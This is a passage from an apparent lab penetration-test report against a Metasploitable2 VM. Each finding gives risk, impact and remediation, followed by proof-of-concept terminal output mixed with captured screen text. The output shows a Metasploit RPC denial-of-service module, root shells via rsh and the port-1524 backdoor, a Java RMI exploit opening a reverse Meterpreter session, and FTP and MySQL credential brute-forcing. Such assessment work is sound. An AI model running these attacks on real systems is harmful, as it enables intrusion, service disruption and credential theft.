Abstract	RPC-BOMB, a form of Remote Procedure Call (RPC) attack, involves overwhelming the RPS-Bind service with a high volume of malicious RPC requests, potentially causing service disruption, resource exhaustion, and system instability on the targeted server.
Reference	CVE-2017-8779
Ease of Exploitation	Easy
Impact	Results in severe consequences, causing service disruption, resource exhaustion, and system instability. The overwhelming volume of malicious RPC requests can render the targeted server unresponsive, impeding normal operations and potentially leading to a Denial-Of-Service situation.
Recommendations	Applying firewall rules to limit access, using Intrusion Detection and Prevention systems to detect unusual activity, and keeping software updated. Employ rate limiting and implement proper network segmentation to mitigate the risk of resource exhaustion and service disruption. Regularly monitor and audit configurations for security.


Proof of Concept:


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-
Metasploitable2-
Windows Server 2
Android2
Home
kali-linux-2023.3-vmware-a...
Metasploitable2-Linux
root@kali: /home/kali
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
79°F
Air: Poor
Search
11:48 AM
11/20/2023

```
msf6 auxiliary(dos/rpc/rpcbomb) > show options

Module options (auxiliary/dos/rpc/rpcbomb):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   ALLOCSIZE  1000000          yes       Number of bytes to allocate
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   COUNT      1000000          no        Number of intervals to loop
   RHOSTS     192.168.92.135   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                         loit/basics/using-metasploit.html
   RPORT      111              yes       The target port (UDP)
   THREADS    10               yes       The number of concurrent threads


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/rpc/rpcbomb) > run


[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(dos/rpc/rpcbomb) >
msf6 auxiliary(dos/rpc/rpcbomb) >
```

8. Net-BIOS Service on TCP Port	
Risk	High
Abstract	Exploiting vulnerabilities in the Samba server, allowing unauthorized users to execute arbitrary code or commands, potentially compromising the security of the Net-BIOS service and the associated network.
Reference	https://amolblog.com/139-tcp-open-netbios-ssn-samba-smbd-3-x-4-x/
Ease of Exploitation	Medium
Impact	This may result in unauthorized access, data manipulation, and potential network compromise, posing severe security risks and impacting the integrity of the Net-BIOS service and associated systems.
Recommendations	Keeping Samba and associated software updated. Apply strict access controls, regularly audit configurations, and monitor for unusual activities. Employ network segmentation, use firewalls to limit access, and utilize intrusion detection systems to detect and block potential exploits, enhancing overall security.

Proof of Concept:




kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3
Metasploitable2-
Windows Server
Android2
Home
kali-linux-2023.3-vmware-a...
Metasploitable2-Linux
Windows Server 2016
Android2
root@kali: /home/kali
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
83°F
Mostly sunny
Search
2:06 PM
11/18/2023

```
root@metasploitable:/#

root@metasploitable:/# ls
ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
root@metasploitable:/# help

Meta shell commands
===================

    Command     Description
    -------     -----------
    help        Help menu
    background  Backgrounds the current shell session
    sessions    Quickly switch to another session
    resource    Run a meta commands script stored in a local file
    shell       Spawn an interactive shell (*NIX Only)
    download    Download files
    upload      Upload files
    source      Run a shell script on remote machine (*NIX Only)
    irb         Open an interactive Ruby shell on the current session
```

9. Exec, Login, Shell Services on TCP Port	
Risk	Medium
Abstract	Accessed by root access commands, indicating that a user with root privileges can execute commands or scripts that exploit vulnerabilities in these ports.
Reference	https://www.kalitutorials.net/2014/05/metasploitable-2-vulnerability.html
Ease of Exploitation	Medium
Impact	Allowing attackers to execute malicious commands, gain unauthorized entry, and potentially compromise critical services. This can result in data breaches, system manipulation, and overall security risks, posing a significant threat to the affected services and systems.
Recommendations	Securing user accounts, employing strong access controls, and regularly updating and patching software. Utilize Intrusion Detection Systems, monitor for unusual activities, and implement network segmentation to limit the impact of potential exploits, bolstering overall security.

Proof of Concept:




```
root@metasploitable:~# exit
logout
rlogin: connection closed.

┌──(root㉿kali)-[/home/kali]
└─# rsh 192.168.92.135
Last login: Sat Nov 18 03:21:54 EST 2023 from 192.168.92.132 on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# ls
Desktop  reset_logs.sh  vnc.log
root@metasploitable:~# 
```

kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3
Metasploitable2
Windows Server
Android2
Home
kali-linux-2023.3-vmware-a...
Metasploitable2-Linux
Windows Server 2016
Android2
root@metasploitable: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
85°F
Partly sunny
Search
2:39 PM
11/18/2023

10. RMI-Registry Service on TCP Port	
Risk	Medium
Abstract	Attackers could leverage this to execute arbitrary code or commands, compromising the security of the RMI-Registry service and potentially leading to unauthorized access or data manipulation.
Reference	https://www.computersecuritystudent.com/SECURITY_TOOLS/METASPLOITABLE/EXPLOIT/lesson5/
Ease of Exploitation	Easy
Impact	Lead to arbitrary code execution, threatening the security of the RMI-Registry service. This can result in unauthorized access, data manipulation, and potential compromise of associated systems, posing severe security risks.
Recommendations	Keeping Java RMI servers updated, applying strict access controls, and using firewalls to limit access. Regularly monitor for unusual activities, employ Intrusion Detection Systems, and segment networks to mitigate the risk of exploitation, Strengthens overall security.

Proof of Concept:




```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.92.135
rhosts ⇒ 192.168.92.135
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.92.132:4444
[*] 192.168.92.135:1099 - Using URL: http://192.168.92.132:8080/fvpAoGVaZ
[*] 192.168.92.135:1099 - Server started.
[*] 192.168.92.135:1099 - Sending RMI Header ...
[*] 192.168.92.135:1099 - Sending RMI Call ...
[*] 192.168.92.135:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.92.135
[*] Meterpreter session 1 opened (192.168.92.132:4444 → 192.168.92.135:50157) at 2023-11-18 04:18:02 -0500

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > 
```

kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-
Metasploitable2-
Windows Server 2
Android2
Home
kali-linux-2023.3-vmware-a...
Metasploitable2-Linux
Windows Server 2016
Android2
root@kali: /home/kali
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
News for you
Catch up now
Search
2:49 PM
11/18/2023

11. Ingres-Lock Service on TCP Port	
Risk	Medium
Abstract	Enable attackers to execute commands, manipulate data, or compromise the security of the Ingres Database Management System. Prevention includes securing access, applying patches, and monitoring for potential exploits.
Reference	https://311hrs.wordpress.com/2016/04/27/metasploitable-2-ingreslock-part-7/
Ease of Exploitation	Medium
Impact	Attackers may gain unauthorized access, execute malicious commands, and compromise the Ingres Database Management System. This can lead to data breaches, system manipulation, and overall security risks, impacting the confidentiality and integrity of stored information.
Recommendations	Applying security patches promptly, using strong access controls, and monitoring for unusual activities. Employ network segmentation, firewalls, and intrusion detection systems to limit access and detect potential exploits, fortifying the overall security of the Ingres Database Management System.


Proof of Concept:


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-
Metasploitable2-
Windows Server 2
Android2
Home
kali linux 2023.3 vmware a...
Metasploitable2 Linux
Windows Server 2016
Android2
root@kali: /home/kali
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
84°F
Partly sunny
Search
2:59 PM
11/18/2023

```
┌──(root㉿kali)-[/home/kali]
└─# telnet 192.168.92.135 1524
Trying 192.168.92.135...
Connected to 192.168.92.135.
Escape character is '^]'.
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:33:c6:23
          inet addr:192.168.92.135  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe33:c623/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6228565 errors:0 dropped:0 overruns:0 frame:0
          TX packets:177070 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:932599086 (889.3 MB)  TX bytes:31307190 (29.8 MB)
          Interrupt:17 Base address:0×2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:747 errors:0 dropped:0 overruns:0 frame:0
          TX packets:747 errors:0 dropped:0 overruns:0 carrier:0
```

12. CC-Proxy-FTP Service on TCP Port	
Risk	Medium
Abstract	Connecting to a server running Pro FTPD, allowing users to perform FTP operations such as file uploads and downloads.
Reference	https://www.hackingarticles.in/comprehensive-guide-on-metasploitable-2/
Ease of Exploitation	Easy
Impact	Allows users to perform FTP operations for file transfers. Legitimate file exchange, insecure configurations or unauthorized access could lead to potential data breaches or unauthorized manipulation of files on the server, posing security risks.
Recommendations	Updating the server software regularly, using strong authentication, and enforcing access controls. Employ encryption, like FTP's, for secure data transmission. Regularly audit configurations, monitor for unusual activities, and apply firewall rules to limit access, consolidate overall server security.

Proof of Concept:




kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3
Metasploitable2-
Windows Server
Android2
Home
kali-linux-2023.3-vmware-a...
Metasploitable2-Linux
root@kali: /home/kali
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
79°F
Bengaluru
Search
3:30 PM
11/20/2023

```
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: username:msf@123 (Incorrect: )
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: username:loginmsf (Incorrect: )
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: login:login (Incorrect: )
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: login:password (Incorrect: )
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: login:123456 (Incorrect: )
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: login:pass@123 (Incorrect: )
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: login:msfadmin (Incorrect: )
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: login:msf@123 (Incorrect: )
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: login:loginmsf (Incorrect: )
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: userlogin:userlogin (Incorrect: )
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: userlogin:password (Incorrect: )
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: userlogin:123456 (Incorrect: )
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: userlogin:pass@123 (Incorrect: )
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: userlogin:msfadmin (Incorrect: )
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: userlogin:msf@123 (Incorrect: )
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: userlogin:loginmsf (Incorrect: )
[+] 192.168.92.135:2121   - 192.168.92.135:2121 - Login Successful: msfadmin:msfadmin
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: maslogin:maslogin (Incorrect: )
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: maslogin:password (Incorrect: )
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: maslogin:123456 (Incorrect: )
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: maslogin:pass@123 (Incorrect: )
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: maslogin:msfadmin (Incorrect: )
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: maslogin:msf@123 (Incorrect: )
[-] 192.168.92.135:2121   - 192.168.92.135:2121 - LOGIN FAILED: maslogin:loginmsf (Incorrect: )
```

13. MySQL Service on TCP Port	
Risk	Critical
Abstract	The distant server is operating an unsupported version of a database server, indicating potential security vulnerabilities. Unsupported versions may lack essential updates and patches, increasing the risk of exploitation and compromising the confidentiality and integrity of stored data.
Reference	MySQL :: Supported Platforms: MySQL Database
Ease of Exploitation	Medium
Impact	Leads to unauthorized access, data breaches, and potential compromise of sensitive information, threatening the overall integrity and security of the database. Upgrading is crucial for mitigating these risks.
Recommendations	Prevent running unsupported database versions by regularly updating to the latest releases with security patches. Implement a robust update and patch management system, conduct regular vulnerability assessments, and monitor vendor support for End-of-Life announcements. This ensures optimal security, reducing the risk of exploitation and unauthorized access.

Proof of concept:




```
pass Password Dump
   5  auxiliary/scanner/mysql/mysql_login                          normal  No     MySQL Login Utility
   6  auxiliary/scanner/mysql/mysql_version                        normal  No     MySQL Server Version En
umeration


Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/mysql/mysql_version

msf6 > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.92.135
rhosts ⇒ 192.168.92.135
msf6 auxiliary(scanner/mysql/mysql_login) > set USER_FILE /home/kali/Downloads/username.txt
USER_FILE ⇒ /home/kali/Downloads/username.txt
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.92.135:3306   - 192.168.92.135:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.92.135:3306   - No active DB -- Credential data will not be saved!
[+] 192.168.92.135:3306   - 192.168.92.135:3306 - Success: 'root:'
[-] 192.168.92.135:3306   - 192.168.92.135:3306 - LOGIN FAILED: msfconsole: (Incorrect: Access denied for user '
msfconsole'@'192.168.92.132' (using password: NO))
[-] 192.168.92.135:3306   - 192.168.92.135:3306 - LOGIN FAILED: username: (Incorrect: Access denied for user 'us
ername'@'192.168.92.132' (using password: NO))
[-] 192.168.92.135:3306   - 192.168.92.135:3306 - LOGIN FAILED: login: (Incorrect: Access denied for user 'login
'@'192.168.92.132' (using password: NO))
```

14. PostgreSQL Service on TCP Port

Risk	Low
Abstract	Lead to manipulation of the PostgreSQL database, unauthorized data modifications, and compromises to the overall security and integrity of the system hosting the PostgreSQL database.
Reference	https://pentesthacker.wordpress.com/2020/12/30/exploiting-postgresql-with-metasploit/
Ease of Exploitation	Medium
Impact	Allowing attackers to manipulate the database, execute arbitrary commands, and compromise data integrity. This can lead to unauthorized data modifications, security breaches, and overall risks to the confidentiality and availability of stored information, posing a significant threat.
Recommendations	Securing server access, using strong authentication mechanisms, and regularly updating and patching PostgreSQL software. Implement access controls, monitor for unusual activities, and conduct regular security audits to fortify the overall security posture and protect against potential exploits or unauthorized access.


Proof of Concept:


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-
Metasploitable2-
Windows Server 2
Android2
Home
kali-linux-2023.3-vmware-a...
Metasploitable2-Linux
Windows Server 2016
Android2
8:38
root@kali: /home/kali
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
85°F
Mostly cloudy
Search
7:08 PM
11/18/2023

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# psql -h 192.168.92.135 -U postgres
Password for user postgres:
psql (15.3 (Debian 15.3-0+deb12u1), server 8.3.1)
WARNING: psql major version 15, server major version 8.3.
         Some psql features might not work.
Type "help" for help.

postgres=# \l
ERROR:  column d.datcollate does not exist
LINE 4:         d.datcollate as "Collate",
                ^

postgres=# /l
postgres-#
```

15. VNC Service on TCP Port	
Risk	Critical
Abstract	Facilitates graphical interaction with the remote system, allowing users to visualize and control the desktop environment on the VNC server.
Reference	CVE-2013-3107
Ease of Exploitation	Hard
Impact	Enables remote desktop interaction, facilitating control and visualization of the VNC server's desktop. While this is generally for legitimate remote administration, insecure configurations or unauthorized access could lead to privacy breaches or unauthorized control, posing security risks to the remote system.
Recommendations	Securing VNC configurations with strong authentication, unique passwords, and encryption. Implement network-level security measures, use firewalls, and regularly update VNC software to patch vulnerabilities. Regularly audit configurations, monitor for unusual activities, and restrict access to authorized users for enhanced security.

